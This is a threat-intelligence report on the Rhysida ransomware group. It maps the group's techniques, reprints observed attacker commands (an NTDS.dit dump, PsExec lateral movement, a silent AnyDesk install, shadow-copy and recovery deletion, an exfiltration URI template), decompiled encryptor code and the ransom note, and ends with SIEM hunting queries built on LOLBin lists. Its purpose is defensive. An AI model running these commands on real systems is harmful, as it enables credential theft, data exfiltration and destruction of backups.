Initial Access

- Phishing(T1566)
- Valid Account(T1078)

Execution

- Command and Scripting: Powershell (T1059.001)
- Windows Command Shell (T1059.003)
- User Execution (T1204)
- Windows Management Instrumentation (T1047)

Persistence

- Scheduled Task/Job: Scheduled Task (T1053.005)

Privilege Escalation

- Exploitation for Privilege Escalation (T1068)

Defense Evasion

- Disable or Modify Tools (T1562.001)
- Clear Windows Event Logs (T1070.001)
- Indicator Removal:File Deletion (T1070.004)
- Hidden Window (T1564.003)

Credential Access

- NTDS (T1003.003)
- DCSync (T1003.006)
- LSA Secrets (T1003.004)
- LSASS Memory (T1003.001)
- Security Account Manager (T1003.002)

Discovery

- Account Discovery: Domain Account (T1087.002)
- Local Account (T1087.001)
- File and Directory Discovery (T1083)
- System Information Discovery (T1082)
- Network Service Discovery (T1406)
- System Network Configuration Discovery (T1016)

Lateral Movement

- Lateral Tool Transfer (T1570)
- SSH (T1021.004)
- Remote Desktop Protocol (T1021.001)

Command and Control

- Non-Application Layer Protocol (T1095)
- Remote Access Software (T1219)

Exfiltration

- Exfiltration to Cloud Storage (T1567.002)

Impact


- Data Encrypted for Impact (T1486)
- Financial Theft (T1657)
- Inhibit System Recovery (T1490)

Initial Access

The Rhysida group has often been observed leveraging valid VPN credentials. Unfortunately, this was only possible as Multi-Factor Authentication was not implemented. No evidence confirms how Rhysida groups have obtained valid credentials, but presumably, they might have received from Initial Access Broker (IAB). In some instances, the Rhysida Ransomware group has also been observed using phishing techniques for initial access.

Execution

Upon execution, Rhysida leverages Windows Command Shell and Powershell, as shown in the image below. In addition to command and scripting Interpreter, Rhysida utilizes Native API to perform actions such as querying registry keys and modifying registry values.



```
rhysida.exe (5540)                             C:\Users\VM\Downloads\rhysida.exe                            DESKTOP-UDMG... "C:\Users\VM\Downloads\rhysida.exe"
  Conhost.exe (4512)   Console Window ...      C:\Windows\System32\Conhost.exe      Microsoft Corporat...   DESKTOP-UDMG... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
  cmd.exe (2252)       Windows Comma...        C:\Windows\system32\cmd.exe          Microsoft Corporat...   DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
    cmd.exe (640)      Windows Comma...        C:\Windows\system32\cmd.exe          Microsoft Corporat...   DESKTOP-UDMG... cmd.exe  /c reg delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
      reg.exe (8848)   Registry Console ...    C:\Windows\system32\reg.exe          Microsoft Corporat...   DESKTOP-UDMG... reg  delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
  cmd.exe (5784)       Windows Comma...        C:\Windows\system32\cmd.exe          Microsoft Corporat...   DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v WallpaperStyle /f
```

Rhysida Process Tree

Persistence

According to **TrendMicro**, The Rhysida group has used scheduled tasks to remain persistent on compromised systems. During system startup, a scheduled task named "Rhsd" executes the ransomware payload, ensuring that the malicious code is activated with each system startup. Also, similar behavior was observed during the analysis of SystemBC.

Privilege Escalation

In several instances, the Rhysida Ransomware group has been observed to exploit the zerologon (**CVE-2020-1472**) vulnerability in Microsoft's Netlogon Remote Protocol, a critical elevation of privileges vulnerability that allows attackers to gain administrative access to a Windows domain controller without requiring authentication, effectively giving them network control. As mentioned by **Sophos**, after the Zerologon exploit, the attacker appeared to go dormant for about three months before evidence of lateral movement was observed.

Defense Evasion

According to a report from **Trendmicro**, the Rhysida group has leveraged a PowerShell script (g.ps1) for multiple purposes. We have analyzed the script from **Trend Micro Threat Encyclopedia**; the script terminates processes related to antivirus services, modifies remote desktop protocol (RDP) configurations, deletes shadow copies, and, on top of that, the script also leverages wevutil.exe to clear event logs.

Credential Access


According to a report from **Sophos**, Rhysida has leveraged lolbin "ntdsutil.exe" to create a backup of the Active Directory database NTDS.dit under the folder "temp_l0gs" using the following command:

```
powershell.exe ntdsutil.exe  "ac i ntds" ifm "create full c:\temp_l0gs" q q
```

Rhysida actors have also been observed using Secretsdump to extract credentials from a target system. Secretsdump is a Python script included with the Impacket framework. Secretdump is used to extract various secrets and credentials from a remote and local Windows machine using various techniques such as reading SAM and LSA secrets from remote registries, extracting NTLM hashes, plaintext credentials, and Kerberos keys, can perform pass the hash attack as well as dump NTDS without needing any agent to be installed on the target system.


Discovery

Rhysida has used "GetSystemInfo" and "GetCwd" API to collect system information. During our Dynamic Analysis, we observed that Rhysida enumerates all local drives searching for files to encrypt. Rhysida's file enumeration involves looking for directories from A to Z.



```
---
Start processing I:/
---
Start processing J:/
---
Start processing K:/
---
Start processing L:/
---
Start processing M:/
---
Start processing N:/
---
Start processing O:/
---
Start processing P:/
---
Start processing Q:/
---
Start processing R:/
---
Start processing S:/
---
Start processing T:/
---
Start processing U:/
---
Start processing V:/
---
Start processing W:/
---
Start processing X:/
---
Start processing Y:/
---
Start processing Z:/
---
```

If it finds any directory during the enumeration, it will also enumerate the sub-directories, a unique trait not commonly observed in most other ransomware operations.




```
  insertDirNode(directory_name);
  printf("Start processing %s\n---\n", directory_name);
  directory_entry_path = (char *)malloc(0x1000ui64);
  current_thread_n = 0;
  while ( last_dir_node )
  {
    if ( last_dir_node->cur_dirent >= last_dir_node->len_dirent )
      directory_entry = 0i64;
    else
      directory_entry = last_dir_node->dirents[last_dir_node->cur_dirent++];
    if ( directory_entry )
    {
      printf("Current dir entry %s\n", directory_entry->d_name);
      if ( last_dir_node->path[strlen(last_dir_node->path) - 1] == 47 )
      {
        strcpy(directory_entry_path, last_dir_node->path);
        strcat(directory_entry_path, directory_entry->d_name);
        v1 = strlen(last_dir_node->path);
        directory_entry_path[v1 + strlen(directory_entry->d_name)] = 0;
      }
      else
      {
        strcpy(directory_entry_path, last_dir_node->path);
        *(_WORD *)&directory_entry_path[strlen(directory_entry_path)] = 47;
        strcat(directory_entry_path, directory_entry->d_name);
        v2 = strlen(last_dir_node->path);
        directory_entry_path[v2 + 1 + strlen(directory_entry->d_name)] = 0;
      }
      if ( dirpathIsFile(directory_entry->d_type, directory_entry_path) )
      {
        while ( !addFileToQueue(directory_entry_path, current_thread_n) )
          Sleep(0xAu);
        if ( PROCS > 1 )
          current_thread_n = (current_thread_n + 1) % PROCS;
      }
      else if ( dirpathIsDirectory(directory_entry->d_type, directory_entry_path)
             && !isDirectoryExcluded(directory_entry_path) )
      {
        insertDirNode(directory_entry_path);
      }
    }
    else
    {
      removeDirNode();
    }
  }
}
```

scanning directories and sub-directories (trellix)

While enumerating files and directories, Rhysida will avoid encrypting files found in the following folders.

```
$Recycle.Bin, Boot, Documents and Settings, PerfLogs, ProgramData, Recovery,
System Volume Information, Windows, $RECYCLE.BIN, ApzData
```




```
exclude_directories:                    ; DATA XREF: isDirectoryExcluded+65↑o
                                        ; isDirectoryExcluded+AE↑o
                text "UTF-32LE", '/$Recycle.Bin',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,'/Boot',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,0,'/Documents and Settings',0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,'/PerfLogs',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,'/Program Files',0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,0,'/Program Files (x86)',0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,'/ProgramData',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,0,'/Recovery',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,0,0,0,0,'/System Volume Information',0,0,0
                text "UTF-32LE", 0,0,0,0,'/Windows',0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,0,0,0,'/$RECYCLE.BIN',0,0,0,0,0,0,0,0,0,0,0
                text "UTF-32LE", 0,0,0,0,0,0,0,0,0
                align 20h
```

Excluded Folder (Source:tellix)

Rhysida will avoid encrypting files with the following extension in the file name:

```
.bat, .bin, .cab, .cmd, .com, .cur, .diagcab, .diagcfg, .diagpkg, .drv, .dll, .exe,
 .hlp, .hta, .ico, .msi, .ocx, .ps1, .psm1, .scr, .sys, .ini, .Thumbs.db, .url, .iso
```



```
exclude_extensions:                     ; DATA XREF: isFileExcluded+7A↑o
                                        ; isFileExcluded+C9↑o ...
                text "UTF-32LE", '.bat',0,0,0,0,0,0,0,0,'.bin',0,0,0,0,0,0,0,0,'.cab',0
                text "UTF-32LE", 0,0,0,0,0,0,0,'.cmd',0,0,0,0,0,0,0,0,'.com',0,0,0,0,0
                text "UTF-32LE", 0,0,0,'.cur',0,0,0,0,0,0,0,0,'.diagcab',0,0,0,0,'.di'
                text "UTF-32LE", 'agcfg',0,0,0,0,'.diagpkg',0,0,0,0,'.drv',0,0,0,0,0,0
                text "UTF-32LE", 0,0,'.dll',0,0,0,0,0,0,0,0,'.exe',0,0,0,0,0,0,0,0,'.'
                text "UTF-32LE", 'hlp',0,0,0,0,0,0,0,0,0,'.hta',0,0,0,0,0,0,0,0,'.ico',0
                text "UTF-32LE", 0,0,0,0,0,0,0,'.lnk',0,0,0,0,0,0,0,0,'.msi',0,0,0,0,0
                text "UTF-32LE", 0,0,0,'.ocx',0,0,0,0,0,0,0,0,'.ps1',0,0,0,0,0,0,0,0,'.'
                text "UTF-32LE", 'psm1',0,0,0,0,0,0,0,0,'.scr',0,0,0,0,0,0,0,0,'.sys',0
                text "UTF-32LE", 0,0,0,0,0,0,0,'.ini',0,0,0,0,0,0,0,0,'Thumbs.db',0,0
                text "UTF-32LE", 0,'.url',0,0,0,0,0,0,0,0,'.iso',0,0,0,0,0,0,0,0,'.ca'
                text "UTF-32LE", 'b',0,0,0,0,0,0,0,0
```

Exluded Extension (source:trellix)

According to **CISA**, to enumerate victim environments and gather domain information, Rhysida leverages commands such as ipconfig, whoami, nltest, and several net commands and leverages tools like Advance Port/IP Scanner.

Lateral Movement

According to the report from **Sophos**, Before deploying the ransomware binary, the groups spent various amounts of dwell time inside victim networks for a range of time, with the shortest dwell period observed being four days. The Rhysida groups have used Remote Desktop Protocol (RDP) to move laterally within the victim environment.

As mentioned in the report earlier, the group has been observed using PortStarter. While there is no evidence but, the group may have leveraged PortStarter to update firewall rules to allow outbound connections to RDP ports.

Furthermore, Rhysida has been observed using PsExec to execute an "initialisationScript.ps1", after that the ransomware was copied to the target system using valid user credentials.

```
start PsExec.exe -d \\"IP" -u "user" -p "password" -accepteula -s cmd /c "powershell.exe
-ExecutionPolicy Bypass -file "path\to\initialisationScript.ps1""
start PsExec.exe -d \\"IP" -u "user" -p "password" -s cmd /c COPY
"\\"server"\svchost.exe" "C:\windows\temp"
start PsExec.exe -d \\"IP" -u "user" -p "password" -s cmd /c c:\windows\temp\svchost.exe
```

Source: trellix

Rhysida has also leveraged PuTTY to connect to other devices in the network via SSH in some instances.

Command and Control

As previously mentioned in the report, Rhysida has used PortStarter and SystemBC for C2 communication.

In several instances, Rhysida has also leveraged legitimate remote desktop application tools such as “AnyDesk” to obtain remote access. Threat actors frequently abuse remote desktop application tools like AnyDesk and TeamViewer for remote access. On top of that, threat actors leverage commands that silently install such tools on the victim environment, as mentioned in the report by **Sophos**.

```
"C:\Windows\system32\cmd.exe" /c C:\ProgramData\AnyDesk.exe --install
C:\ProgramData\AnyDesk --start-with-win -silent
```

Exfiltration

To facilitate double extortion, ransomware groups typically collect and exfiltrate data before deploying ransomware. The Rhysida groups employ various methods for data exfiltration, with frequent observations including the use of WinSCP, 7zip, MegaSync, and, in some cases, PowerShell data exfiltration scripts, as reported by **Sophos**. The PowerShell script leveraged by Rhysida contains two lists, "$includes" and "$excludes," that contain the strings that should be included or excluded from the scan; the scripts read all the accessible drives and files to upload files with the given extension and folders to the embedded URI in the following format:


```
<C2_IP>/upload?dir=<VICTIM>.LOCAL%2f<VICTIM>.LOCAL/$machineName/$drive/$fullPath
```

Impact

To Inhibit System Recovery, Rhysida deletes shadow copies and a backup catalog and turns off auto recovery services to prevent victims from restoring their corrupted systems.Following are the commands used to delete shadow copy, backup catalog, modify boot configuration data to turn off auto-recovery, and ignore failures during system boot.

```
wmic shadowcopy delete
wbadmin delete catalog -quiet
vssadmin delete shadows /all /quiet
bcdedit /set {default} recoveryenabled no
bcdedit /set {default} bootstatuspolicy ignoreallfailures:
```

Rhysida uses a 4096-bit RSA key and Cha-cha20 for file encryption and appends the ".Rhysida" file extension, and the ransom note 'CriticalBreachDetected.pdf' is dropped.



Critical Breach Detected – Immediate Response Required

Dear company,

This is an automated alert from cybersecurity team Rhysida. An unfortunate situation has arisen – your digital ecosystem has been compromised, and a substantial amount of confidential data has been exfiltrated from your network. The potential ramifications of this could be dire, including the sale, publication, or distribution of your data to competitors or media outlets. This could inflict significant reputational and financial damage.

However, this situation is not without a remedy.

Our team has developed a unique key, specifically designed to restore your digital security. This key represents the first and most crucial step in recovering from this situation. To utilize this key, visit our secure portal: rhysidafohrhyy2aszi7bm32tnjat5xri65fopcxkdfxhi4tidsg7cad.onion with your secret key [redacted]

It’s vital to note that any attempts to decrypt the encrypted files independently could lead to permanent data loss. We strongly advise against such actions.

Time is a critical factor in mitigating the impact of this breach. With each passing moment, the potential damage escalates. Your immediate action and full cooperation are required to navigate this scenario effectively.

Rest assured, our team is committed to guiding you through this process. The journey to resolution begins with the use of the unique key. Together, we can restore the security of your digital environment.

Best regards

CriticalBreachDetected.pdf

Rhysida employs the "double extortion" technique, demanding a ransom payment to decrypt victim data and threatening to publish sensitive, exfiltrated data unless the ransom is paid.

DETECTION USING LOGPOINT CONVERGED SIEM

Rhysida ransomware's tactics, techniques, and procedures (TTPs) are similar to many modern ransomware variants. Rhysida serves as a prime example of how ransomware groups are sophisticated and how they are leveraging LOLBINs (Living off the Land Binaries) and legitimate tools that can often blend their activities into regular operations. This highlights the importance of effective detection strategies for detecting and neutralizing such sophisticated threats. Recognizing there is no 100% effective method to stop ransomware attacks, it is essential to implement efficient detection mechanisms as early as possible to halt the progression of an attack.

With Logpoint Converged SIEM, organizations can identify and flag suspicious events, facilitating timely and appropriate responses. At Logpoint, our ongoing research efforts involve regular updates to alert rules, ensuring they remain effective against emerging threats such as Rhysida.

Hunting for Rhysida Ransomware using Logpoint Converged SIEM

To help security analysts hunt for Rhysida activity within their network, we created built-in queries for this ransomware threat. Organizations can strengthen their defenses against the Rhysida ransomware group by utilizing the capabilities of Logpoint Converged SIEM, and these particular queries enable organizations to take proactive measures to safeguard their networks from the ransomware group.

Required Log Source


1. Windows
   - **Process Creation with Command Line Auditing should be enabled**
   - **Registry Auditing should be enabled**
   - **File System Auditing should be enabled**
   - **PowerShell Script Block Logging should be enabled**
   - **Directory service auditing should be enabled.**
2. Windows Sysmon
3. IDS/IPS
4. Firewall

Initial Access

Suspicious Child Process Spawned by Microsoft Office Product

The Rhysida group has observed using phishing as one of its methods of gaining initial access. Threat actors commonly employ Microsoft Office products in spear-phishing campaigns, embedding malicious payloads within seemingly legitimate documents or attachments. Therefore, we can use this alert to identify suspicious child processes spawned by office applications.

```
label="Process" label=Create
parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe",
"*\VISIO.exe", "*\OUTLOOK.EXE","*\MSACCESS.EXE","*\EQNEDT32.EXE", "*\Onenote.exe",
"*\wordview.exe","*\outlook.exe"]
("process" IN ["*\AppVLP.exe","*\bash.exe","*\bitsadmin.exe","*\certoc.exe",
"*\certutil.exe","*\cmd.exe","*\cmstp.exe","*\control.exe","*\cscript.exe",
"*\curl.exe","*\forfiles.exe","*\hh.exe","*\ieexec.exe","*\installutil.exe",
"*\javaw.exe","*\mftrace.exe","*\Microsoft.Workflow.Compiler.exe","*\msbuild.exe",
"*\msdt.exe","*\mshta.exe","*\msidb.exe","*\msiexec.exe","*\msxsl.exe",
"*\odbcconf.exe","*\pcalua.exe","*\powershell.exe","*\pwsh.exe","*\regasm.exe",
"*\regsvcs.exe","*\regsvr32.exe","*\rundll32.exe","*\schtasks.exe","*\scrcons.exe",
"*\scriptrunner.exe","*\sh.exe","*\svchost.exe","*\verclsid.exe","*\wmic.exe",
"*\workfolders.exe","*\wscript.exe","*\AppData\*","*\Users\Public\*",
"*\ProgramData\*","*\Windows\Tasks\*","*\Windows\Temp\*",
"*\Windows\System32\Tasks\*"]
OR file in ["bitsadmin.exe","CertOC.exe","CertUtil.exe","Cmd.Exe","CMSTP.EXE",
"cscript.exe","curl.exe","HH.exe","IEExec.exe","InstallUtil.exe","javaw.exe",
"Microsoft.Workflow.Compiler.exe","msdt.exe","MSHTA.EXE","msiexec.exe","Msxsl.exe",
"odbcconf.exe","pcalua.exe","PowerShell.EXE","RegAsm.exe", "RegSvcs.exe",
"REGSVR32.exe","RUNDLL32.exe","schtasks.exe","ScriptRunner.exe","wmic.exe",
"WorkFolders.exe", "wscript.exe"])
```



```
label="process" label=create parent_process IN ["*\WINWORD.EXE", "*\EXCEL.EXE", "*\POWERPNT.exe", "*\MSPUB.exe", "*\VISIO.exe",
"*\OUTLOOK.EXE","*\MSACCESS.EXE","*EQNEDT32.EXE"]
"process" IN ["*\cmd.exe", "*\powershell.exe", "*\pwsh.exe", "*\wscript.exe", "*\cscript.exe", "*\sh.exe", "*\bash.exe", "*\scrcons.exe",
"*\schtasks.exe", "*\regsvr32.exe", "*\hh.exe", "*\wmic.exe", "*\mshta.exe", "*\rundll32.exe", "*\msiexec.exe", "*\forfiles.exe",
"*\scriptrunner.exe", "*\mftrace.exe", "*\AppVLP.exe", "*\svchost.exe","*\msbuild.exe"] -user IN EXCLUDED_USERS | chart count() by
user,host,domain,"parent_process",parent_command,"process",command |
```

Found 10 logs

	user	host	domain	parent_process	parent_command	process	command
🔍	Sam	Exodus.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Program Files\Microsoft Office\Office14\WINWORD.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"
🔍	Dam...	Phobos.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "rundll32 C:\PerfLogs\socks64.dll, rundll"
🔍	Dam...	Genesis.knowledge...	KNOW...	C:\Program Files\Microsoft Office\Office14\WINWORD.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe" /c "rundll32 C:\PerfLogs\arti64.dll, rundll"

Execution and Persistence

Suspicious Schedule Task Creation

The threat actors often leverage the functionality of scheduled tasks to establish persistence within compromised systems. This technique involves creating scheduled functions that trigger the execution of malicious code at specific intervals or upon predetermined events. As observed in the analysis of SystemBC, it drops payload under the program directory, which is prevalent among ransomware that uses public directories for scheduled task creation. We can hunt for scheduled tasks running scripts or programs from temp directories or insecure locations (writable by any user).


```
norm_id=WinServer label=Schedule label=Task label=Create
command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"]
-command="C:\ProgramData\Microsoft\Windows Defender\Platform\*"
```

We can also look for Symon registry events (Event IDs 12, 13, 14) to detect any modifications in the registry and use the following query to hunt for the creation of the scheduled task through registry events.

```
(label="Registry" label="Key" label="Map"
event_type=CreateKey
"target_object"="*\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\*"
-target_object IN
["*\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\UpdateOrchestrator*"])
```

We have analyzed multiple samples of Rhysida, and its pattern of execution is similar. Rhysida executes multiple commands for changing the desktop background via reg.exe and at last it launches PowerShell with a hidden window style, introducing delays of milliseconds before it deletes itself. Therefore, we can use the query below to hunt for its pattern.

```
[(label="Process" label="Create" "process"="*\reg.exe" command IN ["*add*", "*delete*"]
command IN ["*WallpaperStyle*", "*NoChangingWallPaper*"])]
as S1  followed by
[label="Process" label="Create" (command IN ["*Hidden*", "*Remove-Item*", "*Force*",
"*sleep*", "*Milliseconds*", "*ErrorAction*","*SilentlyContinue*"]) ]
as S2 within 2 minute on S1.host=S2.host
|chart count() by S1.host, S1.process, S1.command, S2.host, S2.process, S2.command
```



BACK
Use wizard
All
LAST 6 HOURS
SEARCH
Found 27 logs
Add Search To
More
Chart
Sankey
S1.host
S1.process
S1.command
S2.host
